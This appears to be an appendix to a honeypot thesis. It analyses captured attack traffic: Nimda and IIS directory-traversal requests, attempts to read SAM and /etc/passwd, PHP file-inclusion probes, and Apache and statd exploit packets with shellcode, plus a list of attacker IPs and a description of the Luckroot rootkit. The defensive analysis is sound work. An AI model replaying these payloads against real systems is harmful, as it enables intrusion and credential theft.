270 : FE FF FF 00 00 00 78 75 0A C7 85 58 FE FF FF 00 .....xu...X....
280 : 00 F0 BF 8B 95 58 FE FF FF 33 C0 66 8B 02 3D 4D .....X...3.f...=M
290 : 5A 00 00 0F 85 9A 01 00 00 8B 8D 58 FE FF FF 8B Z.....X....
2a0 : 51 3C 8B 85 58 FE FF FF 33 C9 66 8B 0C 10 81 F9 Q<...X...3.f....
2b0 : 50 45 00 00 0F 85 79 01 00 00 8B 95 58 FE FF FF PE....y....X...
2c0 : 8B 42 3C 8B 8D 58 FE FF FF 8B 54 01 78 03 95 58 .B<...X....T.x..X
2d0 : FE FF FF 89 95 54 FE FF FF 8B 85 54 FE FF FF 8B .....T....T....
2e0 : 48 0C 03 8D 58 FE FF FF 89 8D 4C FE FF FF 8B 95 H...X.....L....
2f0 : 4C FE FF FF 81 3A 4B 45 52 4E 0F 85 33 01 00 00 L....:KERN..3...
300 : 8B 85 4C FE FF FF 81 78 04 45 4C 33 32 0F 85 20 ..L....x.EL32..
310 : 01 00 00 8B 8D 58 FE FF FF 89 8D 34 FE FF FF 8B .....X.....4....
320 : 95 54 FE FF FF 8B 85 58 FE FF FF 03 42 20 89 85 .T....X....B ..
330 : 4C FE FF FF C7 85 48 FE FF FF 00 00 00 00 EB 1E L....H.....
340 : 8B 8D 48 FE FF FF 83 C1 01 89 8D 48 FE FF FF 8B ..H.....H....
350 : 95 4C FE FF FF 83 C2 04 89 95 4C FE FF FF 8B 85 .L.....L....
360 : 54 FE FF FF 8B 8D 48 FE FF FF 3B 48 18 0F 8D C0 T....H...;H....
370 : 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE FF .....L.....X...
380 : FF 81 3C 01 47 65 74 50 0F 85 A0 00 00 00 8B 95 ..<.GetP.....
390 : 4C FE FF FF 8B 02 8B 8D 58 FE FF FF 81 7C 01 04 L.....X....|...
3a0 : 72 6F 63 41 0F 85 84 00 00 00 8B 95 48 FE FF FF rocA.....H...
3b0 : 03 95 48 FE FF FF 03 95 58 FE FF FF 8B 85 54 FE ..H....X.....T.
3c0 : FF FF 8B 48 24 33 C0 66 8B 04 0A 89 85 4C FE FF ...H$3.f....L..
3d0 : FF 8B 8D 54 FE FF FF 8B 51 10 8B 85 4C FE FF FF ...T....Q...L...
3e0 : 8D 4C 10 FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF .L....L....L...
3f0 : 03 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE ..L....L....L.
400 : FF FF 03 95 58 FE FF FF 8B 85 54 FE FF FF 8B 48 ....X....T....H
410 : 1C 8B 14 0A 89 95 4C FE FF FF 8B 85 4C FE FF FF .....L....L...
420 : 03 85 58 FE FF FF 89 85 70 FE FF FF EB 05 E9 0D ..X....p.....
430 : FF FF FF E9 16 FE FF FF 8D BD F0 FE FF FF 8B 47 .....G
440 : 08 64 A3 00 00 00 00 83 BD 70 FE FF FF 00 75 05 .d.....p....u.
450 : E9 38 08 00 00 C7 85 4C FE FF FF 01 00 00 00 EB .8....L.....
460 : 0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF ...L.....L...
470 : 8B 95 68 FE FF FF 0F BE 02 85 C0 0F 84 8D 00 00 ..h.....
480 : 00 8B 8D 68 FE FF FF 0F BE 11 83 FA 09 75 21 8B ..h.....u!..
490 : 85 68 FE FF FF 83 C0 01 8B F4 50 FF 95 90 FE FF .h.....P.....
4a0 : FF 3B F4 90 43 4B 43 4B 89 85 34 FE FF FF EB 2A .;...CKCK..4....*
4b0 : 8B F4 8B 8D 68 FE FF FF 51 8B 95 34 FE FF FF 52 ....h...Q..4...R
4c0 : FF 95 70 FE FF FF 3B F4 90 43 4B 43 4B 8B 8D 4C ..p...;...CKCK..L
4d0 : FE FF FF 89 84 8D 8C FE FF FF EB 0F 8B 95 68 FE .....h.
4e0 : FF FF 83 C2 01 89 95 68 FE FF FF 8B 85 68 FE FF .....h....h..
4f0 : FF 0F BE 08 85 C9 74 02 EB E2 8B 95 68 FE FF FF .....t....h...
500 : 83 C2 01 89 95 68 FE FF FF E9 53 FF FF FF 8B 85 .....h....S....
510 : 68 FE FF FF 83 C0 01 89 85 h.....

```

- **Nimda**

The following packets are caused by another infamous Windows infecting worm called "Nimda" (See the CERT® Advisory CA-2001-26 [06]). "Nimda" (admin spelled backwards) is a powerful self-replicating worm that infects .html, .htm, .asp and .exe files. The following is a cut-paste from the CERT advisory on "Nimba"

CERT advisory

The CERT/CC has received reports of new malicious code known as the "W32/Nimda worm" or the "Concept Virus (CV) v.5." This new worm appears to spread by multiple mechanisms:

- from client to client via email
- from client to client via open network shares
- from web server to client via browsing of compromised web sites
- from client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities (VU#111677 and CA-2001-12)
- from client to web server via scanning for the back doors left behind by the "Code Red II" (IN-2001-09), and "sadmind/IIS" (CA-2001-11) worms

The worm modifies web documents (e.g., .htm, .html, and .asp files) and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names. We have also received reports of denial of service as a result of network scanning and email propagation.

The honeypots received many http requests for various executable files like cmd.exe (the Windows command prompt/shell), root.exe, shell.exe. Nimda hits networks real bad since it has many propagation methods and can compromise large number of systems within minutes.

Sample Nimda Request

```
length = 74
000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
010 : 63 2E 2E 2F 2E 2E 2E 2F 2E 2E 2F 2E 2E 25 32 2E c../.../.../%2.
020 : 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 ./winnt/system32
030 : 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 20 /cmd.exe?/c+dir
040 : 2E 65 78 65 3F 2F 63 2B 64 69 .exe?/c+di
```

```
length = 127
000 : 47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 35 63 GET /msadc/..%5c
010 : 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E 25 35 63 ../..%5c../..%5c
020 : 2F 2E 2E 35 35 2E 2E 2F 2E 2E 63 31 2E 2E 2F 2E /.55../..c1../.
030 : 2E 2F 2E 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 ./.../winnt/syst
040 : 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B em32/cmd.exe?/c+
050 : 64 69 72 20 33 32 2F 63 6D 64 2E 65 78 65 3F 2F dir 32/cmd.exe?/
060 : 63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A c+dir HTTP/1.0..
070 : 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E Host: www..Conn
```

- **Script Source Access Attempt**

This is an attempt to exploit the default IIS functionality to view the source of scripts on a server. About 13 attempts from 8 different IP addresses were recorded.

```
length = 150
000 : 4F 50 54 49 4F 4E 53 20 2F 20 48 54 54 50 2F 31 OPTIONS / HTTP/1
010 : 2E 31 0D 0A 74 72 61 6E 73 6C 61 74 65 3A 20 66 .1..translate: f
020 : 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69 ..User-Agent: Mi
030 : 63 72 6F 73 6F 66 74 2D 57 65 62 44 41 56 2D 4D crosoft-WebDAV-M
040 : 69 6E 69 52 65 64 69 72 2F 35 2E 31 2E 32 36 30 iniRedir/5.1.260
050 : 30 0D 0A 48 6F 73 74 3A 20 31 34 37 2E 32 36 2E 0..Host: x.x.
060 : 31 30 31 2E 32 34 33 0D 0A 43 6F 6E 74 65 6E 74 101.243..Content
070 : 2D 4C 65 6E 67 74 68 3A 20 30 0D 0A 43 6F 6E 6E -Length: 0..Conn
080 : 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 ection: Keep-Ali
090 : 76 65 0D 0A 0D 0A ve....
```

- **SAM Attempt**

```
length = 90
000 : 48 45 41 44 20 2F 61 2E 61 73 70 2F 2E 2E 25 63 HEAD /a.asp/..%c
010 : 2E 2E 2F 2E 2E 2E 2F 2E 2E 5C 77 69 6E 6E 74 5C ../.../.../winnt\
020 : 72 65 70 61 69 72 5C 73 61 6D 2E 5F 3F 2F 63 2B repair\sam. ?/c+
030 : 64 69 72 2B 63 3A 5C 20 64 69 72 2B 63 3A 5C 20 dir+c:\ dir+c:\
040 : 48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 HTTP/1.0..Host:
050 : 31 34 37 2E 32 36 2E 31 30 31 x.x.101
```

- **Scripts/Samples access**

These attempts try to run executable files on the web server. If the script and directory permissions or IIS settings are not configured it is possible for remote users to run commands or scripts. These commands run as the Web server user thus are not usually running with administrative privileges but these commands can be used to gather information about the system and even script sources which sometimes contain sensitive information like password and usernames. The initial attempts were not harmful but were directed at information gathering using dir commands etc. But more damage could be initiated once these succeeded.

Sample Attempt- where the remote computer is trying to run superlol.exe and get a directory listings of the C drive

```
length = 116
000 : 48 45 41 44 20 2F 73 63 72 69 70 74 73 2F 73 75   HEAD /scripts/su
010 : 70 65 72 6C 6F 6C 2E 65 78 65 3F 2F 63 2B 64 69   perlol.exe?/c+di
020 : 72 2B 63 3A 5C 20 48 54 54 50 2F 31 2E 30 0D 0A   r+c:\ HTTP/1.0..
030 : 48 6F 73 74 3A 20 31 34 37 2E 32 36 2E 31 30 31   Host: x.x.101
040 : 2E 32 34 34 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79   .244..Content-Ty
050 : 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 0D 0A 43   pe: text/html..C
060 : 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32   ontent-Length: 2
070 : 0D 0A 0D 0A                                         ....
```

Sample Attempt- where the remote computer is trying to use httpodbc.dll and get a directory listings of the C drive

```
length = 71
000 : 48 45 41 44 20 2F 73 63 72 69 70 74 73 2F 68 74   HEAD /scripts/ht
010 : 74 70 6F 64 62 63 2E 64 6C 3F 2F 63 2B 64 69 72   tpodbc.dll?/c+dir
020 : 2B 63 3A 5C 20 48 54 54 50 2F 31 2E 30 0D 0A 48   +c:\ HTTP/1.0..H
030 : 6F 73 74 3A 20 31 34 37 2E 32 36 2E 31 30 31 2E   ost: x.x.101.
040 : 32 34 34 0D 0A 0D 0A                               244....
```

Sample Attempt- where the remote computer is trying to use iissamples/cmd.exe and get a directory listings of the C drive

```
length = 71
000 : 48 45 41 44 20 2F 69 69 73 73 61 6D 70 6C 65 73   HEAD /iissamples
010 : 2F 63 6D 64 31 2E 65 78 65 3F 2F 63 2B 64 69 72   /cmd.exe?/c+dir
020 : 2B 63 3A 5C 20 48 54 54 50 2F 31 2E 30 0D 0A 48   +c:\ HTTP/1.0..H
030 : 6F 73 74 3A 20 31 34 37 2E 32 36 2E 31 30 31 2E   ost: x.x.101.
040 : 32 34 34 0D 0A 0D 0A                               244....
```

- **HTTP Directory Traversal**

These are attempts to traverse directories. Many servers have vulnerabilities or the cgi scripts that run on them are vulnerable which allow access to script source and other system sensitive information.

Win.ini access attempt

length = 87

```
000 : 48 45 41 44 20 2F 61 2E 61 73 70 2F 2E 2E 25 35 HEAD /a.asp/..%5
010 : 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 77 69 6E 6E c../..%5c../winn
020 : 74 2F 77 69 6E 2E 69 6E 69 3F 2F 63 2B 64 69 72 t/win.ini?/c+dir
030 : 2B 63 3A 5C 20 63 3A 5C 20 48 54 54 50 2F 31 2E +c:\ c:\ HTTP/1.
040 : 30 0D 0A 48 6F 73 74 3A 20 31 34 37 2E 32 36 2E 0..Host: x.x.
050 : 31 30 31 2E 32 34 34 101.244
```

/etc/passwd access attempt

length = 342

```
000 : 47 45 54 20 2F 67 65 74 20 2F 65 74 63 2F 70 61 GET /get /etc/pa
010 : 73 73 77 64 20 64 20 48 54 54 50 2F 31 2E 31 0D sswd d HTTP/1.1.
020 : 0A 41 63 63 65 70 74 3A 20 69 6D 61 67 65 2F 67 .Accept: image/g
030 : 69 66 2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 if, image/x-xbit
040 : 6D 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C map, image/jpeg,
050 : 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 61 70 image/pjpeg, ap
060 : 70 6C 69 63 61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 plication/vnd.ms
070 : 2D 65 78 63 65 6C 2C 20 61 70 70 6C 69 63 61 74 -excel, applicat
080 : 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 ion/vnd.ms-power
090 : 70 6F 69 6E 74 2C 20 61 70 70 6C 69 63 61 74 69 point, applicati
0a0 : 6F 6E 2F 6D 73 77 6F 72 64 2C 20 2A 2F 2A 0D 0A on/msword, */*..
0b0 : 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A Accept-Language:
0c0 : 20 65 6E 2D 75 73 0D 0A 41 63 63 65 70 74 2D 45 en-us..Accept-E
0d0 : 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 ncoding: gzip, d
0e0 : 65 66 6C 61 74 65 0D 0A 55 73 65 72 2D 41 67 65 eflate..User-Age
0f0 : 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 nt: Mozilla/4.0
100 : 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 (compatible; MSI
110 : 45 20 36 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E E 6.0; Windows N
120 : 54 20 35 2E 30 29 0D 0A 48 6F 73 74 3A 20 31 34 T 5.0)..Host: 14
130 : 37 2E 32 36 2E 31 30 31 2E 32 34 33 0D 0A 43 6F 7.26.101.243..Co
140 : 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 nnection: Keep-A
150 : 6C 69 76 65 0D 0A live..
```

- **HTTPS Attempts**

Several https probes (on port 443) were recorded on the honeypots. These probes are definitely looking for the mod SSL vulnerability. The Apache/mod_ssl worm scans for potentially vulnerable systems on 80/tcp using an invalid HTTP GET request. When a potentially vulnerable Apache system is detected, the worm attempts to connect to the SSL service via 443/tcp in order

to deliver the exploit code. The scan to port 80 and followed immediately by a port 443 scan indicates these scans are the looking for the open SSL vulnerability. This vulnerability exists in all open SSL versions below 0.9.6e.

A connection to port 80 immediately followed by one to port 443

```

=====
10/14-20:12:33.307708 202.134.69.83:3593 -> x.x.x.x:80
TCP TTL:48 TOS:0x0 ID:1062 IpLen:20 DgmLen:52 DF
***A*** Seq: 0xD1C71698 Ack: 0x57E1E620 Win: 0x199C TcpLen: 32
TCP Options (3) => NOP NOP TS: 60298670 5030053

=====
10/14-20:12:33.318396 202.134.69.83:3913 -> x.x.x.x:443
TCP TTL:48 TOS:0x0 ID:27355 IpLen:20 DgmLen:60 DF
*****S* Seq: 0xD2A07F75 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1322 SackOK TS: 60298670 0 NOP WS: 0

=====

```

- **Apache Chunked encoding exploit**

There is a remotely exploitable vulnerability in the way that Apache web servers handle data encoded in chunks. This vulnerability is present by default in configurations of Apache web server versions 1.2.2 and above, 1.3 through 1.3.24, and versions 2.0 through 2.0.36. The impact of this vulnerability is dependent upon the software version and the hardware platform the server is running on. The source code for this exploit is posted on the securityfocus website (<http://online.securityfocus.com/bid/5033/exploit/>). Here is a sample packet of the attempted exploit.

```

=====
10/26-08:52:05.770058 202.94.1.125:4356 -> x.x.x.linux:80
TCP TTL:48 TOS:0x0 ID:49571 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0xD5680784 Ack: 0xC8A22B38 Win: 0x8218 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1222501368 18227388
B0 5A CD 80 FF 44 24 08 80 7C 24 08 03 75 EF 31 .Z...D$..|$..u.1
C0 50 C6 04 24 0B 80 34 24 01 68 42 4C 45 2A 68 .P..$..4$.hBLE*h
2A 47 4F 42 89 E3 B0 09 50 53 B0 01 50 50 B0 04 *GOB....PS..PP..
CD 80 31 C0 50 68 6E 2F 73 68 68 2F 2F 62 69 89 ..l.Phn/shh//bi.
E3 50 53 89 E1 50 51 53 50 B0 3B CD 80 CC 0D 0A .PS..PQSP.;.....
58 2D 43 43 43 43 43 43 43 43 3A 20 41 41 41 41 41 X-CCCCCCC: AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
----- Repeated for 61 lines -----
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAhGGGG
89 E3 31 C0 50 50 50 50 C6 04 24 04 53 50 50 31 ..l.PPPP..$.SPP1
D2 31 C9 B1 80 C1 E1 18 D1 EA 31 C0 B0 85 CD 80 .l.....l.....
72 02 09 CA FF 44 24 04 80 7C 24 04 20 75 E9 31 r....D$..|$..u.1
C0 89 44 24 04 C6 44 24 04 20 89 64 24 08 89 44 ..D$..D$..d$.D
24 0C 89 44 24 10 89 44 24 14 89 54 24 18 8B 54 $.D$.D$.D$.T$.T
24 18 89 14 24 31 C0 B0 5D CD 80 31 C9 D1 2C 24 $...$1..]..l..,$

```

```

09/30-08:23:07.695099 0:1:2:58:FD:AE -> 0:2:3F:3B:0:D type:0x800 len:0x28D
62.97.100.167:33439 -> x.x.x.x:80 TCP TTL:64 TOS:0x0 ID:43018 IpLen:20 DgmLen:639 DF
***AP*** Seq: 0xEE5A3FF0 Ack: 0x8503AA29 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 43096039 0
47 45 54 20 2F 70 68 70 74 65 73 74 2F 70 68 70 GET /phptest/php
69 6E 66 6F 2E 70 68 70 20 48 54 54 50 2F 31 2E info.php HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 31 34 37 2E 32 36 2E 0..Host: x.x.
-----Remaining packet omitted -----

09/30-08:23:07.695099 0:1:2:58:FD:AE -> 0:2:3F:3B:0:D type:0x800 len:0x28D
62.97.100.167:33439 -> x.x.x.x:80 TCP TTL:64 TOS:0x0 ID:43018 IpLen:20 DgmLen:639 DF
***AP*** Seq: 0xEE5A3FF0 Ack: 0x8503AA29 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 43096039 0
47 45 54 20 2F 70 68 70 74 65 73 74 2F 70 68 70 GET /phptest/php
69 6E 66 6F 2E 70 68 70 20 48 54 54 50 2F 31 2E info.php HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 31 34 37 2E 32 36 2E 0..Host: x.x.
-----Remaining packet omitted -----

```

This is another interesting information gathering method. Many web-pages have a default layout or header that gets included (displayed) in all the pages. Most likely the attacker here is trying to fool the php scripts by directly passing the /etc/passwd as the filename to be included or displayed. If the scripts are not properly coded and there is no without input verification then it is quite possible to view the contents of /etc/passwd or other configuration files like files which store mysql user/database information. The attacker here is just trying his luck with default filenames and variables. The Linux honeypot received 8 such requests from two different IP addresses. Even though there is a 23 second lapse between the two requests this might still be done using scripts.

The attacker here tries to call the topframe.php with layout set to /etc/passwd

```

=====

10/12-08:55:53.135345 0:1:2:58:FD:AE -> 0:2:3F:3B:0:D type:0x800 len:0x299
62.129.70.10:33441 -> x.x.x.x:80 TCP TTL:64 TOS:0x0 ID:6689 IpLen:20 DgmLen:651 DF
***AP*** Seq: 0x6AC88DB0 Ack: 0xA30DF8FD Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 43292592 0
47 45 54 20 2F 74 6F 70 66 72 61 6D 65 2E 70 68 GET /topframe.ph
70 3F 6C 61 79 6F 75 74 3D 2F 65 74 63 2F 70 61 p?layout=/etc/pa
73 73 77 64 20 48 54 54 50 2F 31 2E 30 0D 0A 48 sswd HTTP/1.0..H
6F 73 74 3A 20 31 34 37 2E 32 36 2E 31 30 30 2E ost: x.x.100.
31 34 31 0D 0A 41 63 63 65 70 74 3A 20 74 65 78 141..Accept: tex
-----Remaining packet omitted -----

=====

10/12-08:56:16.838006 0:1:2:58:FD:AE -> 0:2:3F:3B:0:D type:0x800 len:0x299
62.129.70.10:33442 -> x.x.x.x:80 TCP TTL:64 TOS:0x0 ID:33679 IpLen:20 DgmLen:651 DF
***AP*** Seq: 0x6C172380 Ack: 0xA3690C70 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 43294962 0
47 45 54 20 2F 74 6F 70 66 72 61 6D 65 2E 70 68 GET /topframe.ph
70 3F 68 65 61 64 65 72 3D 2F 65 74 63 2F 70 61 p?header=/etc/pa
73 73 77 64 20 48 54 54 50 2F 31 2E 30 0D 0A 48 sswd HTTP/1.0..H
-----Remaining packet omitted -----

```

Ftp Attempts

Running an anonymous ftp server definitely attracts lots of connections. One thing is for sure there are many tools in the wild which scan for anonymous ftp servers. Have a look at these packets

Note : Some of the replies from the honeypots have been removed since they were not important

```
61.74.69.234 scans the Linux honeypot(x.x.x.linux)
```

=====

```
10/12-05:57:09.286340 61.74.69.234:47873 -> x.x.x.linux:21
TCP TTL:44 TOS:0x0 ID:10472 IpLen:20 DgmLen:60 DF
*****S* Seq: 0xA4ECFC33 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 157471963 0 NOP WS: 0
```

=====

61.74.69.234 scans the Windows honeypot(x.x.x.win2k). Timestamps reveal that these happened almost immediately which indicates there were results of scripts

[illegible]

```
10/12-05:57:09.507049 61.74.69.234:47872 -> x.x.x.win2k:21
TCP TTL:44 TOS:0x0 ID:26450 IpLen:20 DgmLen:52 DF
***A*** Seq: 0xA4F1B38B Ack: 0x941A4D9C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 157471986 0
```

=====

```
61.74.69.234 terminated connections with both the honeypots
```

=====

```
10/12-05:57:10.715665 x.x.x.linux:21 -> 61.74.69.234:47873
TCP TTL:64 TOS:0x0 ID:51724 IpLen:20 DgmLen:89 DF
***APP*** Seq: 0xF76D8D7A Ack: 0xA4ECFC35 Win: 0x16A0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 8538051 157472106
32 32 31 20 59 6F 75 20 63 6F 75 6C 64 20 61 74 221 You could at
20 6C 65 61 73 74 20 73 61 79 20 67 6F 6F 64 62 least say goodb
79 65 2E 0D 0A ve...
```

=====

After this the IP reconnected twice to the Linux ftp server only. Looks like the scripts were searching for WU-FTP server or a non IIS-FTP server. Both these connections were immediately terminated. Immediate disconnect indicates that these scripts either got the information they needed or didn't like the name or version (non-vulnerable version) of the ftp server.

This is another attempt at ftp. This IP (61.133.87.165) scanned the ftp port about 65 times (only a few are listed here) all with different source port. It also tried connecting with source port set to 21 (port 21 is ftp).

```
[2002-10-16 02:53:56] 61.133.87.165:33366 -> x.x.x.linux:21
[2002-10-16 02:53:45] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-16 02:53:12] 61.133.87.165:33287 -> x.x.x.linux:21
[2002-10-16 02:53:12] 61.133.87.165:33287 -> x.x.x.linux:21
[2002-10-16 02:52:56] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-16 02:52:52] 61.133.87.165:33269 -> x.x.x.linux:21
[2002-10-16 02:52:52] 61.133.87.165:33269 -> x.x.x.linux:21
[2002-10-16 02:52:32] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-16 02:52:21] 61.133.87.165:33189 -> x.x.x.linux:21
[2002-10-16 02:52:20] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-16 02:52:16] 61.133.87.165:33189 -> x.x.x.linux:21
[2002-10-16 02:52:16] 61.133.87.165:33189 -> x.x.x.linux:21
[2002-10-15 17:42:03] 61.133.87.165:40461 -> x.x.x.linux:21
[2002-10-15 17:41:09] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-15 17:40:51] 61.133.87.165:38741 -> x.x.x.linux:21
[2002-10-15 17:40:45] 61.133.87.165:38741 -> x.x.x.linux:21
[2002-10-15 17:40:45] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-15 17:40:33] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-15 17:40:30] 61.133.87.165:37731 -> x.x.x.linux:21
[2002-10-15 17:40:27] 61.133.87.165:21 -> x.x.x.linux:21
[2002-10-15 17:40:24] 61.133.87.165:37730 -> x.x.x.linux:21
[2002-10-15 17:40:24] 61.133.87.165:37730 -> x.x.x.linux:21
```

Statd

Here the remote attacker may be attempting to exploit a vulnerable rpc.statd service using the statdx Linux exploit. This hex string 62 69 6E C7 46 04 2F 73 68 translates to bin/sh. A question posted on the honeypots mailing list at security focus revealed that his exploit happens to be real old (2 years) and works only on Redhat 6.2.

```

=====
10/25-17:41:34.464523 24.123.46.10:847 -> x.x.x.linux:32768
UDP TTL:47 TOS:0x0 ID:51930 IpLen:20 DgmLen:1104
Len: 1084
51 1B 5D 1C 00 00 00 00 00 00 02 00 01 86 B8 Q.].....
00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 20 .....
3D B9 D6 3B 00 00 00 09 6C 6F 63 61 6C 68 6F 73 =..;....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 t.....
00 00 00 00 00 00 00 00 00 00 03 E7 18 F7 FF BF .....
18 F7 FF BF 1A F7 FF BF 1A F7 FF BF 25 38 78 25 .....%8x%
38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38 8x%8x%8x%8x%8
78 25 38 78 25 38 78 25 36 32 37 31 36 78 25 68 x%8x%8x%62716x%h
6E 25 35 31 38 35 39 78 25 68 6E 90 90 90 90 90 n%51859x%hn....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
----- Reaped 41 lines -----
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 1.
EB 7C 59 89 41 10 89 41 08 FE C0 89 41 04 89 C3 .|Y.A..A....A...
FE C0 89 01 B0 66 CD 80 B3 02 89 59 0C C6 41 0E ....f.....Y..A.
99 C6 41 08 10 89 49 04 80 41 04 0C 88 01 B0 66 ..A...I..A....f
CD 80 B3 04 B0 66 CD 80 B3 05 30 C0 88 41 04 B0 ....f....0..A..
66 CD 80 89 CE 88 C3 31 C9 B0 3F CD 80 FE C1 B0 f.....1..?.....
3F CD 80 FE C1 B0 3F CD 80 C7 06 2F 62 69 6E C7 ?.....?....bin.
46 04 2F 73 68 41 30 C0 88 46 07 89 76 0C 8D 56 F./shA0..F..v..V
10 8D 4E 0C 89 F3 B0 0B CD 80 B0 01 CD 80 E8 7F ..N.....
FF FF FF 00 ....
=====

```

Others

- **Nmap Scans**

Snort detected many *nmap* scans. *Nmap* is a free OS scanning and fingerprinting tool.

One thing about nmap scans is that the source IP is definitely not spoofed since these scans were meant to provide information back to the source.

- **SSH**

All ssh connection attempts were directed at the Linux honeypot. The Windows honeypot didn't even get scanned on the ssh port (port 22). Many ssh connections were rejected by the ssh server because they had illegal protocol version. Most probably these connections were looking for ssh protocol1 which has a few known vulnerabilities

- **Microsoft SQL**

Since the Windows honeypot was not running a Microsoft SQL server there isn't any actual exploits (connections or packets) to analyze. But a significant number of connections (probes) were made to port 1433 (the default MS SQL port). The Windows honeypot got scanned 45 times and the Linux honeypot 65 times. There are many known buffer overflow exploits for the different versions of SQL server. It is quite possible that these probes were the first phase of the exploits and since they didn't detect a MS SQL server nothing much happened after that.

B.2. IP Listings

List of to 50 IP addresses that tried connecting to the honeypots. Complete snort logs can be downloaded from www.cs.swt.edu/~sriram/thesis/downloads.

IP	Count
206.191.28.140	5490
208.240.10.242	2813
63.196.63.11	2090
63.204.48.37	1749
80.134.142.222	1555
217.226.127.236	775
217.82.4.33	704
199.171.140.10	518
80.139.152.246	464
147.26.219.151	321
130.219.201.10	251
65.202.13.146	239
134.184.41.63	229
213.39.141.183	228
217.33.26.165	222
217.226.211.37	221
195.77.83.206	221
194.125.203.171	220
217.85.25.7	217
80.137.231.158	211
24.211.4.158	164
147.26.221.160	159
217.128.119.249	150
212.210.45.6	122
217.5.202.31	114
147.46.65.24	97
213.23.39.205	90
212.210.45.4	83
213.23.21.115	80
207.188.24.150	77
151.26.19.157	66
61.133.87.165	66
218.18.52.61	65
195.232.57.10	55
151.26.19.230	54
218.22.207.43	54
81.49.22.81	49
147.6.124.154	48
147.46.41.210	48

147.6.70.248	48
172.181.159.6	46
210.243.215.193	45
61.74.69.234	45
81.48.20.217	44
202.94.1.125	43
80.200.171.12	43
211.161.25.98	42
80.201.83.254	41
213.169.172.224	41
217.99.95.86	39

B.3. Luckroot

Luckroot is one of the automated tools designed to exploit rpc vulnerabilities in Linux systems. It scans port 111 to find a running rpc service and attempts an rpc.statd (Remote Format String vulnerability bugtraq id 1480) exploit. This tool can be used to scan the entire class C network address. The tool consists of luckscan-a luckstatdx.

luckscan-a scans IP addresses looking for the RPC service on port 111 and then it invokes "luckstatdx" which does the actual exploit.

luckstatdx performs the exploit and if the RPC service is vulnerable a root shell is achieved. It then fetches xzibit.tar.gz from <http://www.becys.org/> and installs it. The tar file then installs tainted versions of ifconfig, netstat, ps, top. It also installs a ssh daemon and a sniffer. It then gathers some info about the compromised system and mails it to becys@becys.org. It then removes the rootkit archive

B.4. Connections, Alerts and Portscans

All the connection logs, portscans and complete packet logs can be found at [**www.cs.swt.edu/~sriram/thesis**](http://www.cs.swt.edu/~sriram/thesis).

C.1. SRS

Software requirement specification for IanCactus Version 1.0

Prepared by: Sriram Rajan

1.1 Introduction

